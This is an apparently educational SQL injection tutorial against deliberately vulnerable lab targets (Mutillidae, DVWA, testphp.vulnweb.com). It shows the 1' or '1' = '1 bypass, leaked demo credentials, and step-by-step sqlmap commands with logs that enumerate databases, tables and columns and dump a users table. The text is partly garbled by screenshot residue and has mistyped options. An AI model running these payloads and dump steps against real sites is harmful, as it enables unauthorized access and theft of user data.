

SQL INJECTION

Each and every website has a database where the data is stored. The data may be username and passwords if the website is of login and signup page. There are two types of SQL injection.

1. Bypassing Authentication.
2. Stealing Data.

First we see about Bypassing authentication. Authentication means authorizing a user who he/she claims to be. If he claims who he is then he is given access.

This can be tested in OWASP MUTILLIDAE II. Follow the follow steps.

1. Start the OWASP machine.
2. In an web browser enter the ip address of the device.
3. Navigate to Login.

Navigating to login including several steps.

1. Navigate to OWASP Mutillidae II.
2. Navigate to OWASP 2013.
3. Navigate to A1 Injection(SQL).
4. Navigate to Bypass Authentication
5. Navigate to Login.

Refer the screenshots below.





Here we cannot enter any username and password. So we don't know the username and password. We can bypass this authentication by setting a 'TRUE' value as username and password. This can be achieved by entering 1' or '1' = '1. Enter the same as username and password. This works as 1 or 1 gives result 1 which is equal to 1. Hence 'True', if the result is true, then bypass is achieved. This is only possible in websites having vulnerability in them.



After Bypassing Authentication we can now extract the data. To achieve this the following steps are followed.

1. Navigate to OWASP Mutillidae II.
2. Navigate to OWASP 2013.
3. Navigate to SQLi Extraction.
4. Navigate to User info.

Similarly as above enter the username and password as 1' or '1' = '1.

Upon entering click view account details. Now all the account details will be displayed. Refer the below screenshots.



OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Logged In Admin: admin (g0t r00t?)

[Home](#)
[Logout](#)
[Toggle Hints](#)
[Show Popup Hints](#)
[Toggle Security](#)
[Enforce SSL](#)
[Reset DB](#)
[View Log](#)
[View Captured Data](#)

OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources


Getting Started:
Project
Whitepaper


Release

User Lookup (SQL)

 Back
 Help Me!

 Hints

 Switch to SOAP Web Service version
 Switch to XPath version


Please enter username and password to view account details


Name
Password
View Account Details

Dont have an account? [Please register here](#)

Getting Started:
Project
Whitepaper

Release
Announcements


Video
Tutorials


OWASP

Password
View Account Details

Dont have an account? [Please register here](#)

Results for "1' or '1' = '1".24 records found.

Username=admin
Password=admin
Signature=g0t r00t?

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john
Password=monkey
Signature=I like the smell of confunk


Username=jeremy
Password=password
Signature=d1373 1337 speak

Username=bryce
Password=password
Signature=I Love SANS

Username=samurai
Password=samurai
Signature=Carving fools

Username=iim

We can also see this in OWASP DVWA.
Refer the screenshots below.



Home
Instructions
Setup

Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About
Logout

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.


Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.


General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

Navigate to SQL injection.



Enter 1' or '1' = '1.



Ways to find sql injection vuln.

1. Web application Scanner.
2. Sqlmap -crawl option.
3. Google dorks gbkackers link.

Types of SQL injection.

1. Error based.
2. Union based.
3. Blind sql.


Follow the steps.

1. Identify vulnerable webpage.
2. Database name.
3. Table name.
4. Column id.
5. Dump.

The instructions are as mentioned.

1. `sqlmap -u <url of website> -crawl=<depth> -dbs`. In this case the website is <http://testphp.vulnweb.com/>. And depth value is 3.

`sqlmap -u http://testphp.vulnweb.com/ -crawl=3 -dbs`




```
kali@kali:~$ sqlmap -u http://testphp.vulnweb.com/ --crawl=3 --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws . Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:32:09 /2023-09-05/

do you want to check for the existence of site's sitemap.xml [Y/n]
[10:32:10] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
[10:32:10] [INFO] searching for Links with depth 1
[10:32:11] [INFO] searching for Links with depth 2
[10:32:12] [INFO] please enter number of threads? [Enter for 1 (current)]
[10:32:12] [WARNING] running in a single-thread mode. This could take a while
[10:32:14] [INFO] 4/13 links visited (31%)
[10:32:22] [INFO] got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [Y/n]
[10:32:22] [INFO] please enter number of threads? [Enter for 1 (current)]
[10:32:23] [WARNING] running in a single-thread mode. This could take a while
[10:32:23] [INFO] do you want to normalize crawling results [Y/n]
[10:32:33] [INFO] do you want to store crawling results to a temporary file for eventual further processing with other tools [Y/n]
[10:32:33] [INFO] found a total of 10 targets
[1/10] URL:
GET http://testphp.vulnweb.com/http/?pp=12
do you want to test this URL? [Y/n/q]
>
[10:32:36] [INFO] testing URL 'http://testphp.vulnweb.com/http/?pp=12'
[10:32:36] [INFO] using '/home/kali/.local/share/sqlmap/output/results-09052023_1032am.csv' as the CSV results file in multiple targets mode
[10:32:36] [INFO] testing connection to the target URL
[10:32:37] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:32:37] [INFO] testing if the target URL content is stable
[10:32:37] [INFO] target URL content is stable
```



```
kali@kali:~$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart --tables

[10:33:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL > 5.0.12
[10:33:33] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

SQL injection vulnerability has already been detected against 'testphp.vulnweb.com'. Do you want to skip? [Y/n]
[10:33:33] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?id=1'
[10:33:33] [INFO] skipping 'http://testphp.vulnweb.com/listproducts.php?cat=1'
[10:33:33] [INFO] skipping 'http://testphp.vulnweb.com/showimage.php?file='
[10:33:33] [INFO] skipping 'http://testphp.vulnweb.com/product.php?pic=6'
[10:33:33] [INFO] skipping 'http://testphp.vulnweb.com/showimage.php?file=/pictures/6.jpg&size=160'
[10:33:33] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?id=6'
[10:33:33] [INFO] skipping 'http://testphp.vulnweb.com/listproducts.php?artist=3'
[10:33:33] [INFO] skipping 'http://testphp.vulnweb.com/http/params.php?pv=validpp=12'
[10:33:33] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/kali/.local/share/sqlmap/output/results-09052023_1032am.csv'
[10:33:33] [WARNING] your sqlmap version is outdated

[*] ending @ 10:33:33 /2023-09-05/

kali@kali:~$
```

The databases are `acuart` and `information_schema`.

To see the tables enter .

`sqlmap -u <ip address > -D acuart -tables`.In this case it will be

`sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -tables`.

This will show as follow.

```
kali-linux-2023.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 11:57:51 /2023-09-05/

[11:57:51] [INFO] resuming back-end DBMS 'mysql'
[11:57:51] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 2055=2055
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 6849 FROM (SELECT(SLEEP(5))))vrx8
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=8469 UNION ALL SELECT CONCAT(0x7178767071,0x584c4e4f44556c6559624c6e534f495966496567517a466c4c767842735455564f53476a52654569,0x7171717071),NULL,NULL --

[11:57:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL > 5.0.12
[11:57:56] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+-----+

[11:57:56] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
[11:57:56] [WARNING] your sqlmap version is outdated
[*] ending @ 11:57:56 /2023-09-05/
```

Next enter `sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --columns`. This is to see the columns in the table of usres.

```
kali-linux-2023.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --columns
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 11:58:29 /2023-09-05/

[11:58:29] [INFO] resuming back-end DBMS 'mysql'
[11:58:29] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 2055=2055
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 6849 FROM (SELECT(SLEEP(5))))vrx8
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=8469 UNION ALL SELECT CONCAT(0x7178767071,0x584c4e4f44556c6559624c6e534f495966496567517a466c4c767842735455564f53476a52654569,0x7171717071),NULL,NULL --

[11:58:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL > 5.0.12
[11:58:30] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+-----+
| Column | Type |
+-----+
| address | mediumtext |
| cart | varchar(100) |
| cc | varchar(100) |
| email | varchar(100) |
| name | varchar(100) |
| pass | varchar(100) |
| phone | varchar(100) |
| uname | varchar(100) |
+-----+

[11:58:30] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
[11:58:30] [WARNING] your sqlmap version is outdated
[*] ending @ 11:58:30 /2023-09-05/

(kali@kali)~$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --dump
```

Now we need to dump it. So use `sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --dump`

